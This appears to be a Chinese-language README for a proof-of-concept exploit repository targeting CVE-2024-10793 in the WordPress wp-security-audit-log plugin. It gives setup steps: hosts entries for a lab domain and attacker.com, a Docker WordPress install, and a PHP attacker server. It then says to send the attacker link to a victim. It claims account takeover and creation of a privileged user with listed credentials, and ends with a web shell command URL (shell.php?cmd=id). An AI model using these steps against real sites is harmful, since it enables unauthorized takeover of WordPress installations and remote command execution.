mahajian/cve-2024-10793
针对 CVE-2024-10793 的概念验证漏洞利用,目标为 WordPress 的 wp-security-audit-log 插件。演示了通过精心构造的 HTTP 请求实现账户接管、创建特权用户、上传 Shell 以及操纵管理员权限。

将以下行添加到你的 hosts 文件中:
127.0.0.1  goodcms.lab
127.0.0.1  attacker.com
使用 Docker 启动 Wordpress:
$ sudo systemctl start docker
$ sudo docker-compose up -d
打开 http://goodcms.lab:2121 并执行 wordpress 的安装步骤。 在 wordpress 中安装 wp-security-audit-log.5.2.1 或更旧版本。
启动攻击者服务器:
$ php -S 0:9091 -t ./exploit
将 http://attacker.com 发送给受害者,搞定!
漏洞利用的影响:

账户接管与创建特权用户 Poc: 漏洞利用后的攻击者凭据:{ email: [email protected], username: amin, password: 123456 }(你可以从 xpl.js 代码中进行修改。)

运行 Shell 命令: http://goodcms.lab:2121/wp-content/plugins/sogrid/shell.php?cmd=id